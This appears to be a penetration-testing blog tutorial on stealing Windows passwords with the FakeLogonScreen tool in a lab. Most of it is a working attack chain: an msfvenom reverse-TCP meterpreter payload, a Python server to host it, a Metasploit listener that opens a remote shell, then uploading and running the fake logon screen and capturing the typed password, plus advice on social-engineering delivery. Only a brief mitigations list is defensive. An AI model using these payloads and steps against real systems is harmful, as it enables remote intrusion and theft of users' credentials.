

# Steal Windows Password using FakeLogonScreen

February 13, 2020 By Raj Chandel

In this article, we are going to focus on a tool that caught my attention. This is a tool that creates a fake Windows Logon Screen and then forces the user to enter the correct credentials and then relay the credentials to the attacker. It can work in different scenarios.

This tool was developed by Arris Huijgen. I have already talked about the working of the tool. It doesn't do much other than that. To better understand the working of this tool, I will be performing a practical on the said tool using the systems configured as depicted.

Download the executables for the practical by clicking [here](#).

## Table of Content

- Configurations used in Practical
- Scenario
- Payload Creation
- Starting Listener
- Uploading the FakeLogonScreen Executable
- Credentials Entering on Target Side
- Grabbing the Credentials
- Additional Information
- Mitigations

## Configurations used in Practical

### Attacker:

**OS:** Kali Linux 2020.1

**IP:** 192.168.1.13

### Target:

**OS:** Windows 10 (Build 18363)

**IP:** 192.168.1.11


### Scenario

There is a system that is connected to the same network as the attacker and the attacker is hunting for the credentials of the Target System. The Information that the target already has is the IP Address and the knowledge of the OS system. This kind of information is quite easy to get by.

## Payload Creation

Now, to get started I used the msfvenom tool to craft a payload according to the OS of my Target System. I provided my Kali's IP Address as the LHOST. As the target machine was running Windows, I made my payload an executable file that can be executed easily. After crafting the payload, I ran a Python One-liner to create an HTTP server which will host the payload at the port 80 of the target machine.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.233.128 lport=4444 -f exe >> payload.exe
python -m SimpleHTTPServer 80
```

A screenshot of a terminal window with a dark background. The terminal shows the execution of two commands. The first command is 'msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.233.128 lport=4444 -f exe >> payload.exe'. The output shows that no platform was selected (defaulting to Windows) and no architecture was selected (defaulting to x86). It also shows the payload size (341 bytes) and the final size of the executable file (73802 bytes). The second command is 'python -m SimpleHTTPServer 80', which outputs 'Serving HTTP on 0.0.0.0 port 80 ...'.

Now in a real-life scenario, the attacker will use some kind of Social Engineering Attack to manipulate the target user to download this malicious payload on their system. This can be done long before performing the actual attack.

## Starting Listener

Since we have our payload ready and hosted. Now we need to start a listener where we will receive our session from the payload. After setting up the proper configuration, I went straight up to the Target Machine and executed the payload. Again, this is a lab environment demonstration. Real-Life Scenarios will vary.

## Uploading the FakeLogonScreen Executable

After getting the meterpreter session, we upload the FakeLogonScreen.exe to the Target System. This executable can be found in the directory that is cloned. After successful upload, we get onto the command line of the target machine using the shell command. Now we run the executable as shown in the image given.

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.233.128
set lport 4444
run
upload FakeLogonScreen.exe
shell
FakeLogonScreen.exe
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.233.128:4444
[*] Sending stage (180291 bytes) to 192.168.233.129
[*] Meterpreter session 2 opened (192.168.233.128:4444 -> 192.168.233.129:49694) at 2020-


meterpreter > upload FakeLogonScreen.exe
[*] uploading : FakeLogonScreen.exe -> FakeLogonScreen.exe
[*] Uploaded 27.50 KiB of 27.50 KiB (100.0%): FakeLogonScreen.exe -> FakeLogonScreen.exe
[*] uploaded : FakeLogonScreen.exe -> FakeLogonScreen.exe
meterpreter > shell
Process 3040 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\User\Downloads>FakeLogonScreen.exe
FakeLogonScreen.exe


C:\Users\User\Downloads>
```

## Credentials Entering on Target Side

As soon as we ran the executable through the shell, all the current windows on the Target System get minimized and a login screen pops up as shown in the image given. This seems a pretty real logon screen. The target user assumes that there must be an accidental log off. So, to assume his/her work, the target user unknowingly enters the credentials.



Now to demonstrate that the password is checked, we first entered the wrong credentials. The Logon Screen gave back an error “The password is incorrect. Try again”. This proves that the target user has to enter the valid credentials to get through.



Next, we entered the valid credentials and we see that all the minimized windows are restored back to the way they were.

## Grabbing the Credentials

Let's head back to our attacker machine to see if we were able to grab those passwords. As shown in the image given below, we see that the FakeLogonScreen listener works similar to a key logger. We first entered the "wrong password" in the password field to check the false cases. Then we entered the correct password "123" and we successfully grabbed the password for the target user.

```
meterpreter > shell
Process 4584 created.
Channel 3 created.
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\User\Downloads>FakeLogonScreen.exe
FakeLogonScreen.exe

C:\Users\User\Downloads>w
wr
wro
wron
wrong
wrongp
wrongpa
wrongpas
wrongpass
wrongpassw
wrongpasswo
wrongpassword
wrongpassword
User: wrongpassword → Wrong

12
12
123
User: 123 → Correct
123
█
```

## Additional Information

I contacted the author of this tool to find out how effective this tool works in multiple desktop setups. When executed in multiple desktop setups, all the other desktop screen turns black. Also if the target user has configured a customized background, then that customized background is shown. This is a plus point in an office environment as those systems have a custom company image for Logon Screen.

We also have another executable in the zip file we downloaded earlier. It is named “FakeLogonScreenToFile.exe”. This file works in a similar way but along-with displaying the password, it stores the password at the following location:

%LOCALAPPDATA%\Microsoft\user.db

This tool also works on Windows 7. Although it has reached its EOL still there are a huge number of systems that are running Windows 7 on the Production. If required, it can be found inside the “DOTNET35” directory.

You can also integrate this tool to work with Cobalt Strike. Check out [here](#).

## Mitigations

- Verify Download Sources.
- Monitor the AppData Directory for the user.db file.

- Properly check all the links in the Logon Screen.
- Implement a Password Change Policy of a shorter duration.